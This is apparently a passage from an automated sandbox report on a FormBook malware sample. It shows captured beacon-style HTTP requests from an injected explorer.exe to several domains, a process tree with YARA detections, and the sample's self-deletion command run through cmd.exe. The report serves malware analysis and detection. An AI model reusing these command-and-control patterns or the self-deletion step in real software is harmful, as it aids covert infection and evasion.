Jul 22, 2021 17:59:42.309887886 CEST	8140	OUT	GET /dy8g/?4hoDb=q7jKWIuNsoGkf7/hAqyN1U3v/GjJJAAs8Ri7ihl8JZVwqZwISrlxTPDImX53aDppb+SR&m4L0u=bZcPvDKxdtw HTTP/1.1 Host: www.jorgeporcayo.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Jul 22, 2021 17:59:43.077874899 CEST	8141	IN	HTTP/1.1 200 OK Date: Thu, 22 Jul 2021 15:59:42 GMT Server: Apache Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 Retry-After: 86400 Upgrade: h2,h2c Connection: Upgrade, close Vary: Accept-Encoding Accept-Ranges: none Transfer-Encoding: chunked Content-Type: text/html; charset=UTF-8 Data Raw: 39 31 63 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0d 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0d 0a 20 20 3c 68 65 61 64 3e 0d 0a 20 20 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 75 74 66 2d 38 22 3e 0d 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 58 2d 55 41 2d 43 6f 6d 70 61 74 69 62 6c 65 22 20 63 6f 6e 74 65 6e 74 3d 22 49 45 3d 65 64 67 65 22 3e 0d 0a 20 20 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 22 3e 0d 0a 20 20 20 20 3c 74 69 74 6c 65 3e 20 69 73 20 75 6e 64 65 72 20 63 6f 6e 73 74 72 75 63 74 69 6f 6e 3c 2f 74 69 74 6c 65 3e 0d 0a 20 20 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 64 65 73 63 72 69 70 74 69 6f 6e 22 20 63 6f 6e 74 65 6e 74 3d 22 4d 6f 76 69 6d 69 65 6e 74 6f 20 70 65 72 73 6f 6e 61 6c 20 79 20 73 6f 63 69 61 6c 22 20 2f 3e 0d 0a 20 20 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 67 65 6e 65 72 61 74 6f 72 22 20 63 6f 6e 74 65 6e 74 3d 22 46 72 65 65 20 55 6e 64 65 72 43 6f 6e 73 74 72 75 63 74 69 6f 6e 50 61 67 65 20 70 6c 75 67 69 6e 20 66 6f 72 20 57 6f 72 64 50 72 65 73 73 22 3e 0d 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 74 79 6c 65 73 68 65 65 74 22 20 68 72 65 66 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 6a 6f 72 67 65 70 6f 72 63 61 79 6f 2e 63 6f 6d 2f 77 70 2d 63 6f 6e 74 65 6e 74 2f 70 6c 75 67 69 6e 73 2f 75 6e 64 65 72 2d 63 6f 6e 73 74 72 75 63 74 69 6f 6e 2d 70 61 67 65 2f 74 68 65 6d 65 73 2f 63 73 73 2f 62 6f 6f 74 73 74 72 61 70 2e 6d 69 6e 2e 63 73 73 3f 76 3d 33 2e 38 33 22 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0a 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 74 79 6c 65 73 68 65 65 74 22 20 68 72 65 66 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 6a 6f 72 67 65 70 6f 72 63 61 79 6f 2e 63 6f 6d 2f 77 70 2d 63 6f 6e 74 65 6e 74 2f 70 6c 75 67 69 6e 73 2f 75 6e 64 65 72 2d 63 6f 6e 73 74 72 75 63 74 69 6f 6e 2d 70 61 67 65 2f 74 68 65 6d 65 73 2f 63 73 73 2f 63 6f 6d 6d 6f 6e 2e 63 73 73 3f 76 3d 33 2e 38 33 22 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0a 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 74 79 6c 65 73 68 65 65 74 22 20 68 72 65 66 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 6a 6f 72 67 65 70 6f 72 63 61 79 6f 2e 63 6f 6d 2f 77 70 2d 63 6f 6e 74 65 6e 74 2f 70 6c 75 67 69 6e 73 2f 75 6e 64 65 72 2d 63 6f 6e 73 74 72 75 63 74 69 6f 6e 2d 70 61 67 65 2f 74 68 65 6d 65 73 2f 6d 61 64 5f 64 65 73 69 67 6e 65 72 2f 73 74 79 6c 65 2e 63 73 73 3f 76 3d 33 2e 38 33 22 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0a 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 74 79 6c 65 73 68 65 65 74 22 20 68 72 65 66 3d 22 68 74 74 Data Ascii: 91c<!DOCTYPE html><html lang="en"> <head> <meta charset="utf-8"> <meta http-equiv="X-UA-Compatible" content="IE=edge"> <meta name="viewport" content="width=device-width, initial-scale=1"> <title> is under construction</title> <meta name="description" content="Movimiento personal y social" /> <meta name="generator" content="Free UnderConstructionPage plugin for WordPress"> <link rel="stylesheet" href="https://fonts.googleapis.com/css?family=Roboto:400,900"> <link rel="stylesheet" href="http://www.jorgeporcayo.com/wp-content/plugins/under-construction-page/themes/css/bootstrap.min.css?v=3.83" type="text/css"><link rel="stylesheet" href="http://www.jorgeporcayo.com/wp-content/plugins/under-construction-page/themes/css/common.css?v=3.83" type="text/css"><link rel="stylesheet" href="http://www.jorgeporcayo.com/wp-content/plugins/under-construction-page/themes/mad_designer/style.css?v=3.83" type="text/css"><link rel="stylesheet" href="htt

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.4	49769	172.67.129.33	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jul 22, 2021 17:59:47.938975096 CEST	8144	OUT	GET /dy8g/?4hoDb=w4dga09rndu/01Lv7rTrHKYivge6TkGpvuCog6Ry2v7pCfEqSSJxxgGpUElPwYvBfmvX&m4L0u=bZcPvDKxdtw HTTP/1.1 Host: www.builtbydawn.com Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:
Jul 22, 2021 17:59:48.012661934 CEST	8145	IN	HTTP/1.1 301 Moved Permanently Date: Thu, 22 Jul 2021 15:59:48 GMT Transfer-Encoding: chunked Connection: close Cache-Control: max-age=3600 Expires: Thu, 22 Jul 2021 16:59:47 GMT Location: https://www.builtbydawn.com/dy8g/?4hoDb=w4dga09rndu/01Lv7rTrHKYivge6TkGpvuCog6Ry2v7pCfEqSSJxxgGpUElPwYvBfmvX&m4L0u=bZcPvDKxdtw cf-request-id: 0b708ad90300004a683739f000000001 Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=AQaOuQBfkaMhbLJYTnjyTn%2B9V6LFXVSCCrJZFhJdSk1iIL0Ti%2FSzxRG7q%2BX8h03hw5r6JYtETdd%2FrLCVsXRDyGbFTsxD61nVk%2FFDnj0efn5Y45ZI%2FnKYd4pp7XLxmEr8HXM%2BSmLs"}],"group":"cf-nel","max_age":604800} NEL: {"report_to":"cf-nel","max_age":604800} X-Content-Type-Options: nosniff Server: cloudflare CF-RAY: 672de0d4dc534a68-FRA alt-svc: h3-27=":443"; ma=86400, h3-28=":443"; ma=86400, h3-29=":443"; ma=86400, h3=":443"; ma=86400 Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.4	49770	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jul 22, 2021 17:59:53.125844002 CEST	8146	OUT	GET /dy8g/?4hoDb=MBhh1pO56K3YrZO9qJkl6N96HaWfS+D/lXW6/vw2t4O2Fl+GB2YqMK2ZrZlWjv5Kd9wj&m4L0u=bZcPvDKxdtw HTTP/1.1 Host: www.invisiongc.net Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jul 22, 2021 17:59:53.264167070 CEST	8147	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Thu, 22 Jul 2021 15:59:53 GMT Content-Type: text/html Content-Length: 275 ETag: "60ef677e-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: 85vLO1Rpcy.exe PID: 6800 Parent PID: 5904

General

Start time:	17:57:43
Start date:	22/07/2021
Path:	C:\Users\user\Desktop\85vLO1Rpcy.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\85vLO1Rpcy.exe'
Imagebase:	0x400000
File size:	177038 bytes
MD5 hash:	91663BEE11EC2466C36FF85805041FFF
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000002.662578275.0000000002080000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000002.662578275.0000000002080000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000002.662578275.0000000002080000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group

Reputation:	low

File Activities Show Windows behavior

File Read

Analysis Process: 85vLO1Rpcy.exe PID: 6872 Parent PID: 6800

General

Start time:	17:57:45
Start date:	22/07/2021
Path:	C:\Users\user\Desktop\85vLO1Rpcy.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\85vLO1Rpcy.exe'
Imagebase:	0x400000
File size:	177038 bytes
MD5 hash:	91663BEE11EC2466C36FF85805041FFF
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000002.716808060.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000002.716808060.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000002.716808060.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000001.660809606.0000000000400000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000001.660809606.0000000000400000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000001.660809606.0000000000400000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000002.717508813.00000000008A0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000002.717508813.00000000008A0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000002.717508813.00000000008A0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000002.717586838.00000000008D0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000002.717586838.00000000008D0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000002.717586838.00000000008D0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities Show Windows behavior

File Read

Analysis Process: explorer.exe PID: 3424 Parent PID: 6872

General

Start time:	17:57:51

Start date:	22/07/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0x7ff6fee60000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Analysis Process: cscript.exe PID: 6116 Parent PID: 3424

General

Start time:	17:58:12
Start date:	22/07/2021
Path:	C:\Windows\SysWOW64\cscript.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\cscript.exe
Imagebase:	0x310000
File size:	143360 bytes
MD5 hash:	00D3041E47F99E48DD5FFFEDF60F6304
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000002.917381925.0000000002930000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000002.917381925.0000000002930000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000002.917381925.0000000002930000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000002.917639520.0000000004510000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000002.917639520.0000000004510000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000002.917639520.0000000004510000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000002.917267310.0000000002770000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000002.917267310.0000000002770000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000002.917267310.0000000002770000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities Show Windows behavior

File Read

Analysis Process: cmd.exe PID: 6408 Parent PID: 6116

General

Start time:	17:58:17

Start date:	22/07/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\user\Desktop\85vLO1Rpcy.exe'
Imagebase:	0x11d0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Analysis Process: conhost.exe PID: 6404 Parent PID: 6408

General

Start time:	17:58:17
Start date:	22/07/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis